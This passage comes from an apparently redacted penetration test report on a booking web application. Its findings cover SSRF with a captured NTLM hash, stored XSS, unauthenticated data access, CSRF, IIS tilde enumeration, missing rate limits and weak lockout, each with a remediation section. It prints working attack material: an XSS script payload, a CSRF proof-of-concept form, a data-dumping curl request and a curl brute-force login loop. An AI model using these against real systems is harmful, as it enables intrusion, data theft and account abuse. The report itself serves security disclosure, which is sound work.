4	2021-07-06 15:32:15.000	DNS	www.collaborator.com	

Description	DNS query
<p>The Collaborator server received a DNS lookup of type A for the domain name <code>www.collaborator.com</code></p> <p>The lookup was received from IP address <code>192.168.1.101</code> at 2021-Jul-06 15:32:15 UTC.</p>	

3. Let the application server connect to the external SMB server that allows an attacker to obtain the NTLM hash.

```
[SMB] NTLMv2-SSP Client : 192.168.1.101
[SMB] NTLMv2-SSP Username : Administrator
[SMB] NTLMv2-SSP Hash : 8a5c1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6e7f8a9b0c1d2e3f4a5b6c7d8e9f0a
```

### **Recommendations:**

It's recommended to disable an outgoing connection to external services. It is possible to manage via configuring outbound rules on the firewall.

## 4.2.2 Stored XSS - Subdomain takeover

**Severity:** High

**Location:**

- [APPLICATION\_ENDPOINT]

**Impact:**

An attacker can take over a subdomain using XSS injection during company account creation. That leads to malicious subdomain usage.

**Vulnerability Details:**

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end-user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

**Steps To Reproduce :**

1. Prepare a payload that should be injected into the new domain registration form.

malicious code:

```
testXSS"><script>document.write('<h1>pwned</h1>')</script>
```

2. Send a request to create a new page and inject a malicious payload into the *description* field.

HTTP request:

```
POST [APPLICATION_ENDPOINT] HTTP/1.1
Host: [DOMAIN]
Cookie: [COOKIE]
Content-Length: 1995
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: [DOMAIN]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```


```
[REDACTED]
&name=hello&description=testXSS%22%3E%3Cscript%3Edocument.write('%3Ch1%3Epwned%3C%2Fh1%3E
```

```
')%3C%2Fscript%3E&terms_and_conditions=0&terms_and_conditions=1  
[REDACTED]
```

#### *HTTP response:*

```
HTTP/1.1 200 OK  
Server: nginx  
Date: [DATE]  
Content-Type: text/html; charset=UTF-8  
Content-Length: 221  
Connection: close  
Expires: [DATE]  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
Expires: [DATE]  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
Pragma: no-cache  
X-Frame-Options: sameorigin  
Vary: Accept-Encoding  
  
{  
  "success": true,  
  "form_errors": [],  
  "errors": [],  
  "result": "success",  
  "redirect_url": "[APPLICATION_ENDPOINT]"  
}
```

3. Follow the link where a new tenant is located.  
In this case, it is [APPLICATION\_ENDPOINT] and there is a web page that could be defaced using the original domain.



#### *Recommendations:*

In general, effectively preventing XSS vulnerabilities is likely to involve a combination of the following measures:

- Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- Use appropriate response headers. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- Content Security Policy. As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.



*References:*

- <https://portswigger.net/web-security/cross-site-scripting/stored>
- <https://blog.sqreen.com/stored-xss-explained/>

## 4.3 Medium severity findings

### 4.3.1 Broken Access Control - Unauthenticated

**Severity:** Medium

**Location:**

- [APPLICATION\_ENDPOINT]

**Impact:**

The vulnerability allows attacker to get unauthorized access to the data of all existing companies that could lead to sensitive data disclosure and impact the confidentiality of the companies.

**Vulnerability Details:**

Access control, sometimes called authorization, is how a web application grants access to content and functions to some users and not others. These checks are performed after authentication and govern what 'authorized' users are allowed to do. Access control sounds like a simple problem but is insidiously difficult to implement correctly. A web application's access control model is closely tied to the content and functions that the site provides. In addition, the users may fall into a number of groups or roles with different abilities or privileges.

**Steps to reproduce:**

1. Prepare a request to get the information about all available companies on the portal.

HTTP request:

```
POST [APPLICATION_ENDPOINT] HTTP/2
Host: [DOMAIN]
Content-Length: 20
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Accept: */*
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.101 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: [DOMAIN]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```


2. The application returns us data with all companies' data that should be accessible only with authorization.

### HTTP response:

```
HTTP/2 200 OK
Cache-Control: private
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-UA-Compatible: IE=11
Date: [DATE]
Content-Length: 586924

{"Data":[{"COMPANYID":[COMPANYID],"COMPANYNAME":"[COMPANYNAME]","COMPANYTYPEID":[COMPANYTYPEID],"ADDRESS":"[ADDRESS]","ADDRESS2":null,"CITY":"[CITY]","STATE":"[STATE]","ZIP":[ZIP],"ZIP2":[ZIP2],"TELEPHONE":"[TELEPHONE]","EXTENSION":null,"FAX":"[FAX]","EMAIL":null,"IS_ACTIVE":true,"ADDED_BY":"[ADDED_BY]","ADDED_DT":"[ADDED_DT]","UPDATED_BY":"[UPDATED_BY]","UPDATED_DT":"[UPDATED_DT]","CONTACTNAME":null}],
[REDACTED]
```

### 3. The screenshot of the request and the response in the BurpSuite.



The screenshot displays the Burp Suite interface with a request and response tab. The request is a POST to a host, with headers including Content-Length: 20, Sec-Ch-Ua, Accept: \*/\*, X-Requested-With: XMLHttpRequest, Sec-Ch-Ua-Mobile: 70, User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36, Content-Type: application/x-www-form-urlencoded; charset=UTF-8, Origin, Sec-Fetch-Site: same-origin, Sec-Fetch-Mode: cors, Sec-Fetch-Dest: empty, Referer, Accept-Encoding: gzip, deflate, Accept-Language: en-US,en;q=0.9, and Connection: close. The response is an HTTP/2 200 OK with headers: Cache-Control: private, Content-Type: application/json; charset=utf-8, Server: Microsoft-IIS/10.0, X-AspNetMvc-Version: 5.2, X-AspNet-Version: 4.0.30319, X-Powered-By: ASP.NET, X-UA-Compatible: IE=11, Date, and Content-Length: 586924. The response body is a JSON object with a 'Data' array containing a single object with fields: COMPANYID, COMPANYNAME, COMPANYTYPEID, ADDRESS, ADDRESS2, CITY, STATE, ZIP, ZIP2, TELEPHONE, EXTENSION, FAX, EMAIL, IS\_ACTIVE, ADDED\_BY, ADDED\_DT, UPDATED\_BY, UPDATED\_DT, and CONTACTNAME. The response is partially redacted with green boxes.

### 4. Additionally, it's possible to make the request using the curl command.

```
$ curl '[DOMAIN]/[APPLICATION_ENDPOINT]' -X POST -d 'sort=&group=&filter='

{"Data":[{"COMPANYID":[COMPANYID],"COMPANYNAME":"[COMPANYNAME]","COMPANYTYPEID":[COMPANYTYPEID],"ADDRESS":"[ADDRESS]","ADDRESS2":[ADDRESS2],"CITY":"[CITY]","STATE":"[CITY]","ZIP":[ZIP],"ZIP2":[ZIP2],"TELEPHONE":"[TELEPHONE]","EXTENSION":[EXTENSION],
[REDACTED]
```

### *Recommendations:*

Remediating access control vulnerabilities will typically involve changes to the functionality of application code. It's recommended to implement authorization validating on the application endpoint to restrict access for unauthenticated users.

*References:*

- [https://owasp.org/www-project-top-ten/2017/A5\\_2017-Broken\\_Access\\_Control](https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control)

## 4.3.2 Cross-Site Request Forgery - disconnecting OpenID account

**Severity:** Medium

**Location:**

- [APPLICATION\_ENDPOINT]

**Impact:**

It is possible to make users carry out unintended actions by tricking the victim into, for example, clicking a malicious link.

**Vulnerability Details:**

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help from social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. This type of attack is especially harmful if the victim has administrative privileges.

**Steps To Reproduce:**

1. There is request without CSRF token, lets try to exploit it


HTTP request:

```
GET [APPLICATION_ENDPOINT] HTTP/1.1
Host: [DOMAIN]
Cookie: [COOKIE]
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

- Copy this code, and save it with the ".html" extension.

```
<html>
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="[APPLICATION_ENDPOINT]">
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

- Now, open it using any browser, there will be a "Submit" button. The attacker can use this script on his site.



- Now, clicking on this button, the browser will combine saved cookies and send a request to our booking site for disconnecting our OpenID. Here is intercepted server response:

HTTP response:

```
HTTP/1.1 302 Found
Server: Nginx
Date: Tue, 10 Aug 2021 11:15:31 GMT
Content-Type: text/HTML; charset=UTF-8
Content-Length: 0
Connection: close
Expires: [DATE]
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Frame-Options: sameorigin
Location: /[APPLICATION_ENDPOINT]
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-XSS-Protection: 1; mode=block
Referrer-Policy: origin
```

- As a result, after visiting a malicious link on a website, the victim loses the ability to log in with the OpenID method.



***Recommendations:***

It is recommended to ignore any requests that are missing the CSRF token, whereas it is missing in the cookies or the URL. CSRF tokens should be generated on the server-side. They can be generated once per user session or for each request. To enhance your level of security avoid transmitting CSRF tokens using cookies. Make sure that the token is not leaked in the server logs or the URL. Consider using the Same Site cookie attribute.

***References:***

- <https://owasp.org/www-community/attacks/csrf>
- [https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site\\_Request\\_Forgery\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html)

### 4.3.3 IIS Tilde Enum

**Severity:** Medium

**Location:**

- [APPLICATION\_DOMAIN]

**Impact:**

Exploiting this vulnerability may cause the leakage of files containing sensitive information such as credentials, configuration files, maintenance scripts and other data.

**Vulnerability Details:**

This vulnerability is caused by the tilde character (~) with the old DOS 8.3 name convention (SFN) in an HTTP request. It allows a remote attacker to disclose file and folder names (that are not supposed to be accessible) under the web root. Attackers could find important files that are normally not accessible from the outside and gain intelligence about the application's infrastructure.

**Screenshots:**

1. It's possible to enumerate files and directories using a simple python script such as <https://github.com/esabear/iis-tilde-enum>.
2. As a result, we can get a piece of extra information:

```
[*] Testing with dummy file request
[-] URLNotThere -> HTTP Code: 404, Response Length: 1245
[-] Testing with user-submitted
[-] URLUser -> HTTP Code: 200, Response Length: 7928
[-] Wordlists file was not assigned, using: wordlists/big.txt
[-] Extensions file was not assigned, using: wordlists/extensions.txt
[-] Ignorable file was not assigned, using: wordlists/extensions_ignore.txt
[+] The server is reporting that it is IIS (Microsoft-IIS/10.0).
[+] The server is vulnerable to the IIS tilde enumeration vulnerability..
[+] Using HTTP METHOD: DEBUG
[+] Enumerated file:
[+] Enumerated file:
[*] Testing:
```

```
Target:
|_ Result: Vulnerable!
|_ Used HTTP method: DEBUG
|_ Suffix (magic part):
|_ Extra information:
|_ Number of sent requests: 717
|_ Identified directories: 0
|_ Identified files: 7
|_
|_ Actual file name =
|_
|_ Actual file name =
```



**Recommendations:**

Discard all web requests using the tilde character and add a registry key named NtfsDisable8dot3NameCreation to HKLM\SYSTEM\CurrentControlSet\Control\FileSystem. Set the value of the key to 1 to mitigate all 8.3 name conventions on the server.

**References:**

- [https://support.detectify.com/support/solutions/articles/48001048944-microsoft-iis-tilde-vulnerability#:~:text=This%20vulnerability%20is%20caused%20by,accessible\)%20under%20the%20web%20root.](https://support.detectify.com/support/solutions/articles/48001048944-microsoft-iis-tilde-vulnerability#:~:text=This%20vulnerability%20is%20caused%20by,accessible)%20under%20the%20web%20root.)
- <https://www.acunetix.com/blog/web-security-zone/windows-short-8-3-filenames-web-security-problem/>
- [https://soroush.secproject.com/downloadable/microsoft\\_iis\\_tilde\\_character\\_vulnerability\\_feature.pdf](https://soroush.secproject.com/downloadable/microsoft_iis_tilde_character_vulnerability_feature.pdf)

## 4.4 Low severity findings

### 4.4.1 Missing rate limits

**Severity:** Low

**Location:**

- [APPLICATION\_ENDPOINT]

**Impact:**

An attacker can use this vulnerability to perform a mass mailer attack in which a large amount of mails is sent to the victim to fill its email inbox and crash it.

In the second case, the same vulnerability can perform a quite different impact: attackers can easily brute force coupon code.

**Vulnerability Details:**

Admin functionality provides automatic mail notification for clients, but there is no type of request limiting, so an attacker can perform a flood attack.

**Steps to reproduce:**

The first case - a mass mailer attack:

1. This request from the admin panel is used for sending emails to clients. To reproduce this attack, you can just loop this request.

HTTP request:

```
POST [APPLICATION_ENDPOINT] HTTP/1.1
Host: [DOMAIN]
Cookie: [COOKIE]
Content-Length: 185
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/90.0.4430.212 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: [DOMAIN]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

_csrf_hash=de0694ed38b0f9a1622e3fa4dcf3659e&id=&name=helloiloveyou&email=client%40test.t
est&phone-view=0505050505&phone=%2B9999999999&unsubscribe_email=1&address1=&address2=&ci
ty=&zip=&country_id=AU
```

2. This is a server response, which has no alert about requests count.

HTTP response:

```
HTTP/1.1 200 OK
Server: Nginx
Date: [DATE]
Content-Type: text/HTML; charset=UTF-8
Content-Length: 60
Connection: close
Expires: [DATE]
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Frame-Options: sameorigin
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-XSS-Protection: 1; mode=block
Referrer-Policy: origin

{"success":true,"form_errors":[],"errors":[],"result":"215"}
```

3. And this is the victim's email, full of flood emails.



no-reply Your login information for kvito Hello SALOCS, W us :) Plea 17:29:13

no-reply Your login information for kvito Hello 1, We are sc lease use 17:29:12

no-reply Your login information for kvito Hello Hello, We ar :) Please 17:29:12

no-reply Your login information for kvito Hello 4Dgifts, We us :) Pleas 17:29:12

no-reply Your login information for kvito Hello !root, We ar :) Please t 17:29:12

no-reply Your login information for kvito Hello 2, We are sc lease use 17:29:12

no-reply Your login information for kvito Hello ADAMS, We us :) Plea: 17:29:12

no-reply Your login information for kvito Hello 5, We are sc lease use 17:29:12

no-reply Your login information for kvito Hello 7, We are sc lease use 17:29:12

no-reply Your login information for kvito Hello ADMIN, We us :) Pleas 17:29:12

no-reply Your login information for kvito Hello 30, We are s Please use 17:29:12

no-reply Your login information for kvito Hello AQDEMO, V h us :) Ple 17:29:12

no-reply Your login information for kvito Hello Anonymous with us :) l 17:29:12

no-reply Your login information for kvito Hello ADMN, We s :) Please 17:29:12

no-reply Your login information for kvito Hello ADVMAIL, V th us :) Ple 17:29:12

no-reply Your login information for kvito Hello ALLIN1MAIL with us :) 17:29:12

no-reply Your login information for kvito Hello APL2PP, We us :) Plea: 17:29:12

no-reply Your login information for kvito Hello Administrat u with us : 17:29:12

no-reply Your login information for kvito Hello BACKUP, W n us :) Plea 17:29:12

no-reply Your login information for kvito Hello APPS, We a s :) Please 17:29:12

### The second case - Coupons BruteForce:

1. Let intercept request with our value for coupon code:

#### HTTP request:

```
PUT [APPLICATION_ENDPOINT] HTTP/1.1
Host: [DOMAIN]
Cookie: [COOKIE]
Content-Length: 15
Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
Accept: application/json, text/javascript, */*; q=0.01
X-Csrftoken: d6988b0e68bbd7e141bdda23378c6e77
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.114 Safari/537.36
Content-Type: application/json
Origin: [DOMAIN]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"code":"2199"}
```


2. We can see, that this is correct value:

#### HTTP response:

```
HTTP/1.1 200 OK
Server: nginx
Date: [DATE]
Content-Type: application/json; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
Expires: [DATE]
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2061

{"client_additional_info":[],"id":7,"number":"0-00000007","datetime":"[DATE]","due_datet
ime":"[DATE]","payment_datetime":null,"amount":0,"deposit":1,"is_with_deposit_amount":fa
lse,"rest_amount":0,"discount_amount":1,"taxes":[],"tax_amount":0,"currency":"USD","clie
nt_id":252,"description":"","payment_received":false,"payment_processor":null,"lines":[{"
"booking_ids":[7],"bookings":[{"id":7,"code":"0mz6769","start_datetime":"[DATE]","end_da
tetime":"[DATE]","location_id":null,"category_id":null,"service_id":4,"provider_id":4,
[REDACTED]}
```

- Now let use the Burp Suite Intruder tool to perform a brute force attack, in each request just changing coupon value. After some time, we can see, that we found our code:



### Recommendations:

Here are some general guidelines that should be implemented to stay protected against such attacks:

- Make sure to disable unwanted/internal/testing coupon codes: according to CouponFollow, 78% of the retailers limit the coupon code run time to 1 day. However, do they make sure to clean up all the expired coupon codes?
- Use unique coupon code phrases without losing the advertisement concept: Although the retailer would prefer a catchy phrase for a coupon, codes should not be easily predicted. Therefore, obfuscation can be a good solution. For example, "CyberMonday" could be rewritten as "Cyb3rM0nd4y" making a dictionary attack more complex.
- Single-use coupon codes/one use per user: use a random coupon phrase and assign it to a specific customer account, valid for single use only.
- Group-based coupon codes: limit coupon codes to a specific group of users (for example, the same geolocation).

- Unauthenticated users should not be able to redeem coupons (at least not major discounts).
- Lockout mechanism: set rate limits/attempt limits for a specific visitor and present a CAPTCHA after the specified limit is breached.
- Implement strong input validation with an emphasis on possible SQL injection attempts.

*References:*

- <https://www.digitalcommerce360.com/2017/03/17/prevent-fraud-brute-force-online-coupon-gift-card-attacks/>
- <https://www.perimeterx.com/resources/blog/2017/how-to-prevent-fraud-from-brute-force-online-coupon/>
- <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/hacking-online-coupons/>

## 4.4.2 Weak lockout mechanism

**Severity:** Low

**Location:**

- [APPLICATION\_ENDPOINT]

**Impact:**

An attacker can launch a brute-force attack that will let him enumerate the target user's password.

**Vulnerability Details:**

Brute force is a type of attack that primarily involves attempts by a threat actor to gain access to confidential web application information and accounts through automated server requests. An attacker can guess a password through a brute-force attack, but the downside is that it could take years to find it, depending on the password's length and complexity.

**Steps to Reproduce:**

1. Open the command line (terminal)
2. Execute this *curl* command with login request:

```
curl -i -s -k -X $'POST' \
  -H $'Host: [DOMAIN]' -H $'Content-Type: application/json' -H $'Content-Length:
70' \
  --data-binary $'{\x0d\x0a  \"company\": \"test1\", \x0d\x0a
\"login\": \"login\", \x0d\x0a  \"password\": 123\x0d\x0a} \x0d\x0a \x0d\x0a' \
  $'[DOMAIN]'
```

This command sends a single HTTP request to the REST API endpoint to authenticate at [DOMAIN].

3. Execute this loop command to simulate a simple brute-force attack:

```
for i in {1..50}; do curl -i -s -k -X $'POST' \
  -H $'Host: [DOMAIN]' -H $'Content-Type: application/json' -H $'Content-Length:
70' \
  --data-binary $'{\x0d\x0a  \"company\": \"test1\", \x0d\x0a
\"login\": \"login\", \x0d\x0a  \"password\": 123\x0d\x0a} \x0d\x0a \x0d\x0a' \
  $'[DOMAIN]'; done
```


Since the most simple tools are proposed to you for the sake of reproduction, this step will take ~1 minute to complete, while real-world brute-force attacks could be ~10 times faster.

### HTTP request:

```
POST [APPLICATION_ENDPOINT] HTTP/1.1
Host: [DOMAIN]
Content-Type: application/json
Content-Length: 70

{
  "company": "test1",
